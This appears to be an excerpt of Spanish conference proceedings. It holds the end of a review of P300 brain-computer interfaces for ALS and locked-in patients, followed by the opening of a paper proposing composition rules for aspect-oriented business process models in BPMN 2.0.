En el trabajo publicado por Lugo *et al.* [30], se estudian pacientes (N=6) con SE. Se evalúa en distintas instancias la capacidad de evocar un potencial P300 por medio de estímulos vibrotáctiles para luego intentar establecer una comunicación mediante la interfaz BCI. Para ello se dispone de dos dispositivos estimuladores, los cuales consisten en generadores de vibración mecánicas. Estos estimuladores se colocan en cada mano del usuario, con la excepción de aquellos pacientes que hayan perdido la sensibilidad a causa de la enfermedad que padecen. Luego, el sistema generará una secuencia alternada de pulsos de vibración. El paradigma fue diseñado para que en uno de los estimuladores se ejecuten el 90% de las vibraciones, correspondiente a los estímulos estándar, y en el otro se ejecutarán únicamente el 10% de las vibraciones, correspondiente a los estímulos extraños. En este primer experimento, 5 pacientes lograron evocar una señal P300. El segundo experimento se realizó con un estimulador más, colocado a la altura del cuello de cada paciente. De esta forma el usuario podría evocar un potencial a partir de focalizarse en una de las dos vibraciones (derecha o izquierda). El tercer estimulador era el encargado de generar una distracción. La totalidad de los pacientes logró evocar un potencial, pero la media de la tasa de acierto disminuyó de un 80% a un 55.3%.

Otro trabajo que emplea estímulos vibrotáctiles es el denominado mindBEAGLE [31]. En este trabajo se realiza una comparación entre cuatro distintos métodos de funcionamiento de interfaces BCI, tres de ellos relacionados a P300 y uno en relación a imagen motora. En particular, dos de los métodos evaluados fueron VTP2,

correspondiente a la sigla en inglés Simulación Vibrotáctil con dos estimuladores, y VTP3, que utiliza tres dispositivos estimuladores. En este experimento, se trabajó con usuarios padecientes de SE u otros desórdenes de conciencia (N=6). En este trabajo se repartió la carga de estímulos entre 87.5% y 12.5% para el caso de VTP2 y entre 75% y 12.5% para el caso de VTP3. El algoritmo utilizado para clasificar las señales es el análisis por discriminante lineal (LDA, por sus siglas en inglés). Tanto en el caso de VTP2 como VTP3, se presentaron situaciones donde no fue posible evocar potenciales. Dejando de lado ese hecho, el valor medio de la chance de acierto fue de M=69% para el caso de VTP2 y M=60.6% para VTP3. Todos los pacientes que lograron evocar un potencial P300 por medio de VTP3 lograron al menos una vez una chance de acierto del 70%.

Por último, en la investigación de Han *et al.* [28] se realiza un estudio sobre individuos sanos (N=10) mediante la técnica VTP3, colocando dos vibradores uno en cada dedo índice. El objetivo del voluntario es prestar atención a la vibración que ocurriera solamente en una mano específica. Se utiliza un clasificador SWLDA para analizar las señales de 32 canales, de los cuales 9 resultan significativos para la clasificación. Se obtiene una efectividad promedio del 79%, con todos los voluntarios superando el 70% necesario para lograr un nivel adecuado de comunicación, y un ITR de 1.26 bits/min.

Análisis de los métodos

A partir de la evaluación de las características de los sistemas estudiados, su efectividad, eficiencia y satisfacción en el uso, se pueden determinar las siguientes cuestiones a considerar en el desarrollo de una interfaz BCI P300 enfocada como tecnología de apoyo a pacientes con ELA y SE.

Método de detección

Las investigaciones de [28, 31-32] describen que personas con ELA y SE completo son capaces de generar potenciales P300 a través de estímulos somatosensoriales. Además, [32] destacan la necesidad de realizar una mayor cantidad de sesiones de entrenamiento sobre los pacientes, debido a una menor concentración y percepción táctil respecto a las personas saludables. A su vez, a medida que se agrava la condición de la persona con dichas patologías, el control de la mirada tiende a reducirse, dificultándoles el uso de sistemas BCI de detección visual [22-23].

Por estas últimas consideraciones, siendo que la gravedad de la patología tiende a avanzar hacia un estado de SE completo, y en base a los resultados de [31], los métodos de detección auditivos y vibrotáctiles resultan los más acordes para el diseño de BCI enfocados al grupo de usuarios de interés de este trabajo.

Combinación de métodos de extracción

El estudio de [16] determina que en la detección de señales P300 no toda señal que no pertenezca a dicho potencial se corresponde a ruido. Esto significa que combinar otras señales y tipos de respuestas en conjunto con P300 permite que el usuario logre un mayor grado de acierto al utilizar el sistema.

Cabe la posibilidad de incorporar otras técnicas de control para interfaces BCI que admiten otro tipo de método de extracción de características, además de P300. Tal es el caso de [31] en el que se estudia, junto con las detecciones vibrotáctiles, el paradigma de detección por imagen motora para determinar la factibilidad del usuario para comunicarse con distintas alternativas.

Diseño centrado en el usuario

A partir de las investigaciones de [18-20], las pruebas realizadas determinan que el sistema debe ser usable en cuanto a un nivel alto de satisfacción del usuario al utilizar la interfaz. Esto puede lograrse con un proceso de desarrollo integral, incorporando tanto a los familiares y cuidadores del usuario final como a cualquier profesional o institución involucrada en cualquier etapa de la implementación del sistema [33].

El diseño centrado en el usuario es un proceso iterativo que permitirá obtener una mayor satisfacción por parte de los usuarios, a partir de contar con mayor cantidad de opiniones que posibiliten un diseño más inclusivo. Se trata de incorporar diferentes voces al proceso de diseño y que la tecnología se adapte a las necesidades de la persona y no que la persona adopte lo que pueda conseguir o costear.

Discusión

Los resultados de [16, 18-20] demuestran que cada usuario tendrá sus necesidades específicas, y que la forma de calibrar el sistema dependerá de las características del usuario específico, ya que, como menciona [16], las personas tienen una estructura cerebral particular, el desarrollo y la tecnología debe adaptarse a los requerimientos del usuario.

Cabe destacar que la mayoría de los estudios que incluyeron a pacientes con patologías en sus pruebas, a saber [11, 14, 16, 18-20], indican que los resultados obtenidos no son generalizables debido a la escasa cantidad de participantes (no más de dos personas con patologías).

Conclusiones

En este trabajo se estudiaron diversos sistemas BCI P300, analizando sus características. A partir del análisis

realizado, se observaron diferentes alternativas para diseñar productos que pueden ser utilizados en pacientes con ELA para mejorar su capacidad de comunicación y reducir barreras para realizar actividades.

Inicialmente se concluye que es necesario que el diseño de los sistemas BCI sean centrados en el usuario, siendo este el marco más acorde a aplicar para el desarrollo de estos productos.

Adicionalmente, es necesario asegurar la efectividad del sistema desarrollado realizando experimentos con una población de tamaño acorde. Esto permitirá extraer conclusiones más ricas acerca de la metodología, no solo de implementación, sino también de la interacción de los usuarios finales con esta tecnología.

Para darle continuidad a la investigación de estas temáticas, se estudiarán características y efectividades de interfaces BCI basadas en otros métodos de extracción, de modo de estudiar la factibilidad de diseñar un sistema que combine la evaluación de distintas tomas de señales, además de P300.

Avanzado dicho análisis, se propone desarrollar una interfaz BCI accesible, con hardware y software open source, aplicando el marco del diseño centrado en el usuario para atender las necesidades del paciente.

Referencias

- [1] Organización Mundial de la Salud y Organización Panamericana de la Salud, "Clasificación Internacional del Funcionamiento, de la Discapacidad y de la Salud", *EMC - Kinesiterapia - Medicina Física*, vol. 39, núm. 1, p. 248, 2001, doi: [10.1016/S1293-2965\(18\)88602-9](https://doi.org/10.1016/S1293-2965(18)88602-9).
- [2] Organización de las Naciones Unidas, "Convención sobre los Derechos de las Personas con Discapacidad y Protocolo Facultativo", dic. 13, 2006.
- [3] N. González, *Tecnologías para la inclusión: construyendo puentes de acceso*, 1a ed. Ciudad de Buenos Aires, Argentina: Lugar Editorial, 2017.
- [4] J. P. Lane y W.C. Mann, "Technology, disability and professional services", *Assistive Technology for persons with disabilities*, 2° ed., The American Occupational Therapists Assoc., North Bethesda, MD, EEUU.
- [5] D. Beukelman, S. Fager, y A. Nordness, "Communication Support for People with ALS", *Neurol. Res. Int.*, vol. 2011, 2011, doi: [10.1155/2011/714693](https://doi.org/10.1155/2011/714693).
- [6] N. Birbaumer y L. G. Cohen, "Brain-computer interfaces: communication and restoration of movement in paralysis", *The Journal of Physiology*, vol. 579, núm. 3, pp. 621-636, 2007, doi: [10.1113/jphysiol.2006.125633](https://doi.org/10.1113/jphysiol.2006.125633).
- [7] M. van Gerven *et al.*, "The brain-computer interface cycle", *J. Neural Eng.*, vol. 6, núm. 4, p. 041001, jul. 2009, doi: [10.1088/1741-2560/6/4/041001](https://doi.org/10.1088/1741-2560/6/4/041001).
- [8] S. J. Luck, *An Introduction to the Event-Related Potential Technique*. MIT Press, 2014.

- [9] E. Donchin y D. B. D. Smith, “The contingent negative variation and the late positive wave of the average evoked potential”, *Electroencephalography and Clinical Neurophysiology*, vol. 29, núm. 2, pp. 201–203, ago. 1970, doi: [10.1016/0013-4694\(70\)90124-0](https://doi.org/10.1016/0013-4694(70)90124-0).
- [10] L. A. Farwell y E. Donchin, “Talking off the top of your head: toward a mental prosthesis utilizing event-related brain potentials”, *Electroencephalography and Clinical Neurophysiology*, vol. 70, núm. 6, pp. 510–523, dic. 1988, doi: [10.1016/0013-4694\(88\)90149-6](https://doi.org/10.1016/0013-4694(88)90149-6).
- [11] E. W. Sellers, D. B. Ryan, y C. K. Hauser, “Noninvasive brain-computer interface enables communication after brainstem stroke”, *Science Translational Medicine*, vol. 6, pp. 257–257, 2014, doi: [10.1126/scitranslmed.3007801](https://doi.org/10.1126/scitranslmed.3007801).
- [12] R. Santana, S. Muelas, A. LaTorre, y J. M. Peña, “A direct optimization approach to the P300 speller”, dic. 2011, pp. 1747–1754, doi: [10.1145/2001576.2001811](https://doi.org/10.1145/2001576.2001811).
- [13] A. Kübler y N. Birbaumer, “Brain-computer interfaces and communication in paralysis: extinction of goal directed thinking in completely paralysed patients?”, *Clin Neurophysiol*, vol. 119, núm. 11, pp. 2658–2666, nov. 2008, doi: [10.1016/j.clinph.2008.06.019](https://doi.org/10.1016/j.clinph.2008.06.019).
- [14] S. Halder, K. Takano, H. Ora, A. Onishi, K. Utsumi y K. Kansaku, “An Evaluation of Training with an Auditory P300 Brain-Computer Interface for the Japanese Hiragana Syllabary”, *Frontiers in Neuroscience*, vol. 10, p. 10, 2016.
- [15] A. Kübler *et al.*, “The User-Centered Design as Novel Perspective for Evaluating the Usability of BCI-Controlled Applications”, *PloS one*, vol. 9, p. e112392, dic. 2014, doi: [10.1371/journal.pone.0112392](https://doi.org/10.1371/journal.pone.0112392).
- [16] H. Liu, Y. Li, y S. Wang, “Exploiting Generalized Matched Filter for Efficient and Effective P300 Detection in Speller Paradigm”, en *Proceedings of the 2019 8th International Conference on Computing and Pattern Recognition*, Beijing China, oct. 2019, pp. 395–399, doi: [10.1145/3373509.3373544](https://doi.org/10.1145/3373509.3373544).
- [17] International Organization of Standardisation, “ISO 9241-20:2008: Ergonomics of human-system interaction — Part 20: Accessibility guidelines for information/communication technology (ICT) equipment and services”. 2008, Consultado: abr. 01, 2020. [En línea]. Disponible en: <https://www.iso.org/cms/render/live/en/sites/isoorg/contents/data/standard/04/07/40727.html>.
- [18] S. C. Kleih, L. Gottschalt, E. Teichlein, y F. X. Weibach, “Toward a P300 Based Brain-Computer Interface for Aphasia Rehabilitation after Stroke: Presentation of Theoretical Considerations and a Pilot Feasibility Study”, *Front. Hum. Neurosci.*, vol. 10, nov. 2016, doi: [10.3389/fnhum.2016.00547](https://doi.org/10.3389/fnhum.2016.00547).
- [19] E. M. Holz, L. Botrel, T. Kaufmann, y A. Kübler, “Long-Term Independent Brain-Computer Interface Home Use Improves Quality of Life of a Patient in the Locked-In State: A Case Study”, *Archives of Physical Medicine and Rehabil.*, vol. 96, núm. 3, pp. S16–S26, mar. 2015, doi: [10.1016/j.apmr.2014.03.035](https://doi.org/10.1016/j.apmr.2014.03.035).
- [20] L. Botrel, E. M. Holz, y A. Kübler, “Brain Painting V2: evaluation of P300-based brain-computer interface for creative expression by an end-user following the user-centered design”, *Brain-Computer Interfaces*, vol. 2, pp. 1–15, oct. 2015, doi: [10.1080/2326263X.2015.1100038](https://doi.org/10.1080/2326263X.2015.1100038).
- [21] A. Kübler, “Quo vadis P300 BCI?”, en *2017 5th Int. Winter Conf. on Brain-Computer Interface (BCI)*, Sabuk, South Korea, ene. 2017, pp. 36–39, doi: [10.1109/IWW-BCI.2017.7858151](https://doi.org/10.1109/IWW-BCI.2017.7858151).
- [22] F. Nijboer *et al.*, “An auditory brain-computer interface (BCI)”, *Journal of Neurosci. Methods*, vol. 167, núm. 1, pp. 43–50, ene. 2008, doi: [10.1016/j.jneumeth.2007.02.009](https://doi.org/10.1016/j.jneumeth.2007.02.009).
- [23] S. Halder, I. Käthner, y A. Kübler, “Training leads to increased auditory brain-computer interface performance of end-users with motor impairments”, *Clin Neurophysiol*, vol. 127, núm. 2, pp. 1288–1296, feb. 2016, doi: [10.1016/j.clinph.2015.08.007](https://doi.org/10.1016/j.clinph.2015.08.007).
- [24] N. Simon, I. Käthner, C. A. Ruf, E. Pasqualotto, A. Kübler, y S. Halder, “An auditory multiclass brain-computer interface with natural stimuli: Usability evaluation with healthy participants and a motor impaired end user”, *Front. Hum. Neurosci.*, vol. 8, 2015, doi: [10.3389/fnhum.2014.01039](https://doi.org/10.3389/fnhum.2014.01039).
- [25] P. Brunner, S. Joshi, S. Briskin, J. R. Wolpaw, H. Bischof, y G. Schalk, “Does the ‘P300’ speller depend on eye gaze?”, *J. Neural Eng.*, vol. 7, núm. 5, p. 056013, sep. 2010, doi: [10.1088/1741-2560/7/5/056013](https://doi.org/10.1088/1741-2560/7/5/056013).
- [26] M. Lewis y S. Rushanan, “The role of physical therapy and occupational therapy in the treatment of Amyotrophic Lateral Sclerosis”, *NeuroRehabilitation*, vol. 22, núm. 6, pp. 451–461, ene. 2007, doi: [10.3233/NRE-2007-22608](https://doi.org/10.3233/NRE-2007-22608).
- [27] A. Ramos Murguialday *et al.*, “Transition from the locked in to the completely locked-in state: A physiological analysis”, *Clinical Neurophysiology*, vol. 122, núm. 5, pp. 925–933, may 2011, doi: [10.1016/j.clinph.2010.08.019](https://doi.org/10.1016/j.clinph.2010.08.019).
- [28] X. Han, J. Niu, y S. Guo, “A Tactile-based Brain Computer Interface P300 Paradigm Using Vibration Frequency and Spatial Location”, *J. Med. Biol. Eng.*, jun. 2020, doi: [10.1007/s40846-020-00535-6](https://doi.org/10.1007/s40846-020-00535-6).
- [29] A. M. Brouwer y J. B. F. Van Erp, “A tactile P300 brain-computer interface”, *Front. Neurosci.*, vol. 4, 2010, doi: [10.3389/fnins.2010.00019](https://doi.org/10.3389/fnins.2010.00019).
- [30] Z. R. Lugo *et al.*, “A vibrotactile p300-based brain-computer interface for consciousness detection and communication”, *Clin EEG Neurosci*, vol. 45, núm. 1, pp. 14–21, ene. 2014, doi: [10.1177/1550059413505533](https://doi.org/10.1177/1550059413505533).
- [31] C. Guger *et al.*, “MindBEAGLE — A new system for the assessment and communication with patients with disorders of consciousness and complete locked-in syndrom”, en *2017 IEEE International Conference on Systems, Man, and Cybernetics (SMC)*, Banff, AB, oct. 2017, pp. 3008–3013, doi: [10.1109/SMC.2017.8123086](https://doi.org/10.1109/SMC.2017.8123086).
- [32] S. Silvoni *et al.*, “Tactile event-related potentials in amyotrophic lateral sclerosis (ALS): Implications for brain-computer interface”, *Clinical Neurophysiology*, vol. 127, núm. 1, pp. 936–945, ene. 2016, doi: [10.1016/j.clinph.2015.06.029](https://doi.org/10.1016/j.clinph.2015.06.029).
- [33] A. Kübler, F. Nijboer, y S. Kleih, “Hearing the needs of clinical users”, en *Handbook of Clinical Neurology*, vol. 168, Elsevier, 2020, pp. 353–368.

Reglas de composición para modelos de procesos orientados a aspectos con BPMN 2.0

Fernando Pincirolí; Gustavo Albino
Instituto de Investigaciones de la Facultad de Informática y Diseño
Universidad Champagnat
pincirolifernando@uch.edu.ar; gustavoalbino@hotmail.com

Resumen

El paradigma de aspectos propone una solución a los problemas de desparramo y enredo presente en el código escrito con enfoques tradicionales, incluyendo el paradigma de objetos, basado en la separación de incumbencias transversales. Esta solución se puede aplicar en todos los niveles de abstracción del ciclo de vida del desarrollo de software, incluyendo el modelo de negocio. En este trabajo se presenta un conjunto consistente de reglas de composición de incumbencias para el modelo de negocio, empleando el estándar BPMN 2.0. Con este conjunto de reglas se busca asegurar la correcta composición de diagramas respetando la sintaxis del estándar, mejorar sustancialmente la integridad semántica del modelo y, por consiguiente, reducir la aparición de los conflictos que normalmente se suscitan al componer las incumbencias transversales en los puntos de enlace.

1. Introducción

El paradigma de orientación a aspectos fue desarrollado para mejorar la modularidad de los sistemas informáticos al resolver, principalmente, los inconvenientes que desparramo y enredo que existen en la programación tradicional, incluyendo los desarrollos empleando el paradigma de la orientación a objetos [1]. La solución aportada se denomina “separación de incumbencias”.

Si bien la solución apuntaba inicialmente a la fase de programación, es más deseable que esta separación de incumbencia se pueda llevar a cabo a lo largo de todas las fases del ciclo de vida del desarrollo de software (CVDS) [2].

Hace ya tiempo que la gestión de procesos de negocio comenzó a cobrar un protagonismo importante como el puntapié inicial del CVDS [3] [4], pero esto se materializó de forma explícita y contundente con la aparición del concepto de Arquitectura Empresarial, que actualmente cuenta con numerosas propuestas, y en el que la arquitectura de negocio es la primera capa de este modelo [5] [6].

El paradigma de aspecto requiere que se lleven a cabo determinadas actividades a aspectos en cada uno de los niveles de abstracción del CVDS [7], las que necesariamente deberán realizarse también en el modelo de negocio. Junto con ellas, también se deberá mantener una trazabilidad entre las incumbencias bidireccional y extremo a extremo a lo largo de todo el CVDS. Estas actividades específicas de la orientación a aspectos son la detección, separación y encapsulamiento de las incumbencias transversales, junto con las actividades necesarias para poder volver a constituir los modelos completos, para lo que se requiere realizar la relación entre incumbencias y su composición, más la detección y resolución de posibles conflictos que pudieran suscitarse [8] [9] [10].

En este trabajo presentamos una serie de reglas de composición de incumbencias transversales para el modelo de negocio, aplicando el estándar BPMN 2.0 [11] [12], con el objetivo de aportar una solución a la correcta composición de las incumbencias transversales desde el punto de vista sintáctico (respetando a rajatabla el estándar BPMN 2.0) y dando una mejora desde el punto de vista semántico, con la consecuente mejora en la reducción de posibles conflictos.

En la sección 2 de este trabajo se explica el objetivo buscado al emplear reglas de composición, en la sección 3 se presentan las reglas de composición propiamente dichas, junto con algunos ejemplos de aplicación, en la sección 4 se ofrece como ejemplo un caso de estudio en el que se realizó una composición de incumbencias transversales que, con la aplicación de las reglas, permite obtener un modelo sintácticamente correcto, en la sección 5 se mencionan las validaciones que se condujeron para probar la pertinencia y la aplicabilidad de las reglas y por último, en la sección 6, se exponen las conclusiones y el trabajo futuro.

2. Qué ofrecen las reglas de composición

Las actividades de detección y separación de incumbencias transversales en los modelos de negocio culminan con la extracción de porciones de procesos (incumbencias transversales) de los procesos originales (procesos base). Esto vale para la tarea de detectar este tipo

de incumbencias en procesos ya elaborados. Otra alternativa consiste en la elaboración de los procesos base y luego modelar las incumbencias transversales por separado. En cualquiera de los casos, es necesario utilizar algún mecanismo que permita indicar en qué punto de los procesos base se deben componer las porciones de proceso de las incumbencias transversales y bajo qué condiciones esto debe suceder. En el paradigma de aspectos, el punto de inserción se denomina *join point*, la porción de comportamiento a insertar se llama *advice* y la condición para llevar a cabo la composición es el *pointcut*.

Existen diferentes propuestas para modelar en el nivel de abstracción de los modelos de negocio las incumbencias transversales, los join points, pointcuts y advices. En este trabajo se emplea el enfoque propuesto en AOP4ST [13] y que también puede aplicar en parte usando AO4BPMN [14].

La composición de los advices en los procesos base se logra mediante su integración en los join points indicados por los pointcuts. Como resultado de esto se pasará de un modelo de negocio orientado a aspectos a un modelo de negocio convencional.

Mientras que, por un lado, los modelos orientados a aspectos que poseen las incumbencias separadas de los modelos base ofrecerán vistas de los procesos de negocio limpias para los expertos en el dominio del negocio y con diagramas específicos para quienes deban administrar las diferentes incumbencias transversales, los diagramas resultantes de la composición permitirán una mirada completamente integrada a quienes deseen asegurarse de que la composición se hace correctamente, a la vez que constituyen un instrumento para llevar a cabo la validación del modelo completo con todos los interesados.

La obtención de diagramas compuestos que contemplamos aquí se realiza mediante una técnica de composición estática en tiempo de diseño, aunque hay estudios que describen la composición dinámica en tiempo de ejecución [15], que puede aportar una mayor flexibilidad.

La correcta composición de las incumbencias en los procesos base es imperativa por las siguientes razones:

- Desde el punto de vista semántico: porque asegura que los procesos describen lo que el analista de procesos intentó expresar con los diferentes diagramas.
- Desde el punto de vista sintáctico: porque además de respetar la notación BPMN 2.0, un modelado sintácticamente correcto también colaborará con una mejor semántica de los diagramas.
- Para evitar posibles conflictos: el manejar las incumbencias en forma separada y aplicarlas independientemente unas de otras en los procesos base, podría provocar situaciones no deseadas. La correcta composición desde los puntos de vista sintáctico y semántico permiten mitigar estos posibles conflictos.

3. Las reglas de composición de incumbencias transversales

A partir de lo expresado en el punto anterior es que se desarrolló una serie de reglas de composición, las que fueron validadas sintácticamente una por una para asegurar su adhesión al estándar BPMN 2.0 [13]. Estas reglas, separadas en categorías según el tipo de join point, se presentan a continuación:

3.1. Reglas para elementos “join point”:

Regla #1: Pueden ser join points los elementos de modelado de tipo actividad, evento, compuerta, proceso y dato.

Regla #2: El orden cronológico según el tipo de advice: primero se ejecutan los advices “before” del join point y la porción anterior a “Proceed” de los advices “around”; en segundo lugar, se ejecutan los elementos representados por “Proceed”; por último, se ejecutan los advices “after” y la porción posterior a “Proceed” de los advices “around”.

En la figura 1 se presenta un diagrama base de ejemplo, junto con un conjunto de incumbencias transversales encapsuladas, en las figuras 2, 3 y 4 que se deben insertar antes, después y alrededor del join point respectivamente. En la figura 5 se muestra el resultado de componer estas incumbencias en el diagrama base. Estas figuras ofrecen:

- un proceso de ejemplo que contiene un join point con tres pointcuts (figura 1);
- tres procesos, uno para cada advice a los que hacen referencia los tres pointcuts y que son de distinto tipo: “before”, “after” y “around” (figuras 2, 3 y 4 respectivamente);
- el resultado final del proceso obtenido tras la composición de los advices en el proceso base (figura 5).




Figura 1: Join point con varios pointcuts.




Figura 2: Advice de tipo “before”.




Figura 3: Advice de tipo “after”.




Figura 4: Advice de tipo “around”.

El diagrama compuesto resultante de la composición es el siguiente:




Figura 5: Diagrama resultante de la composición de los tres advices en el join point.

En este diagrama puede advertirse que no aparecen compuertas exclusivas porque ninguno de los pointcuts tenía una condición. También se observa que todos los advices se integran en paralelo, ya que en los pointcuts tampoco se indicó el número de orden. Esto obliga a colocar compuertas paralelas.

Regla #3: Los advices y porciones de advice coincidentes antes y después de “Proceed” deben ejecutarse según el orden cronológico que se estableció para los pointcuts asociados al join point: por defecto se entenderá que son concurrentes, pero se tendrá en cuenta el número de orden indicado en el pointcut, y en donde igual número implica concurrencia.

Dado el diagrama base de la figura 6, en la figura 7 se puede observar el diagrama resultante de la composición de los advices de las figuras 2 y 4 en el diagrama base, dado que uno de los pointcuts posee una condición y existe orden de precedencia explícita en los dos pointcuts aplicados al join point.




Figura 6: Proceso con pointcuts condicionales y orden de precedencia.




Figura 7: Diagrama resultante de la composición de los dos advices en el join point.

En este diagrama resultante es posible ver que si se cumple la condición del primer pointcut entonces se ejecutará el proceso del “Advice 1”, mientras que el otro advice se ejecutará siempre. Además, en caso de que se ejecuten los dos advices lo harán según el orden de precedencia indicado en sus respectivos pointcuts.

3.2. Reglas para elementos “actividad”:

Regla #4: Los advices aplicados a actividades de tipo transacción o a elementos dentro de una transacción, correrán la misma suerte que cualquier otro elemento del proceso en caso de que la transacción no se complete correctamente.

Regla #5: Los advices aplicados a actividades de tipo subprocesso se integran antes, durante o después del subprocesso, según corresponda al tipo de advice.

Regla #6: Los advices aplicados a subprocessos de evento se activarán solamente para los subprocessos cuyo evento se dispare.

Regla #7: Los advices aplicados a actividades de tipo subprocesso reutilizable deben considerarse parte constitutiva de este subprocesso.

Regla #8: Los advices aplicados a actividades con un marcador de tipo bucle actúan igual que en las actividades simples, ya que al final de la actividad continuará un único token.

Regla #9: Los advices aplicados a actividades con

un marcador de tipo multinstancia paralelo o secuencial deberán tener en cuenta que a la entrada de la actividad se ejecutarán una sola vez y, a la salida, tantas veces como instancias se generen en la actividad.




Figura 8: Proceso multinstancia.

En este diagrama, un advice de tipo “after” se ejecutará tantas veces como instancias se generen en la “Actividad 1”, a la que inicialmente llega un solo token.

Regla #10: Los advices aplicados a una actividad con un marcador ad hoc, que incluye por varias actividades internas, aplica solamente a la entrada y salida de la actividad ad hoc.




Figura 9: Actividad ad hoc como join point.

En la figura anterior se aplicó un advice “around” a una actividad ad hoc, cuyas partes inicial y final se ejecutarán respectivamente antes y después de esa actividad, pero que no se aplicará a las actividades internas.

Regla #11: Los advices aplicados a una actividad con marcador de compensación actúan como en una actividad común.

3.3. Reglas para elementos “evento”:

Regla #12: Los advices aplicados a un evento compensación adjunto a una actividad deben considerarse como si estuvieran aplicados en la actividad de compensación correspondiente.

Regla #13: En una actividad con un evento adjunto interrumpible, los advices anteriores a la actividad se ejecutarán siempre, pero los posteriores a ella no se ejecutarán si la actividad se interrumpió, circunstancia por lo que deberá analizarse en cada caso particular la

situación de las porciones finales de un advice “around” en caso de interrupción.

En el diagrama de la figura 10 se observa que el “Advice 3” se aplica en un join point que posee un evento adjunto interrumpible, el evento “Retraso en el envío”. Luego, en el diagrama de la figura 11, se presenta el resultado de la composición.




Figura 10: Join point con evento interrumpible adjunto.




Figura 11: Diagrama con evento interrumpible adjunto resultante de la composición.

En este diagrama puede verse que en caso de que la actividad del join point se ejecute normalmente también se ejecutará la actividad final del advice “around”, pero si se dispara el evento interrumpible adjunto, el flujo saldrá desde él y ya no se ejecutará la parte final del advice “around”. Esto se debe a que advice aplica al join point que es la actividad y no al evento adjunto.

Debe tenerse en cuenta esta situación para determinar cuál deberá ser la solución a aplicar, que podría ser:

- dejar el modelo como está: es correcto para el proceso de negocio que pueda ejecutarse solamente la primera parte del advice;
- ejecutar siempre el advice completo: para lo que será necesario agregar un pointcut de tipo “after” sobre el evento adjunto (evento “Producto no disponible” en el ejemplo de la

figura 11) que inserte la funcionalidad de la segunda parte del advice original;

- deshacer lo hecho: para lo que habrá que incluir una compensación que deshaga lo realizado por la primera parte del advice ante el disparo del evento “Producto no disponible”.

Regla #14: En una actividad con un evento adjunto no interrumpible todos los advices del join point se ejecutarán siempre, por lo que deberá analizarse si también es necesario aplicar los advices posteriores –los advices de tipo “after” y la parte final de los advices “around”– al evento adjunto.

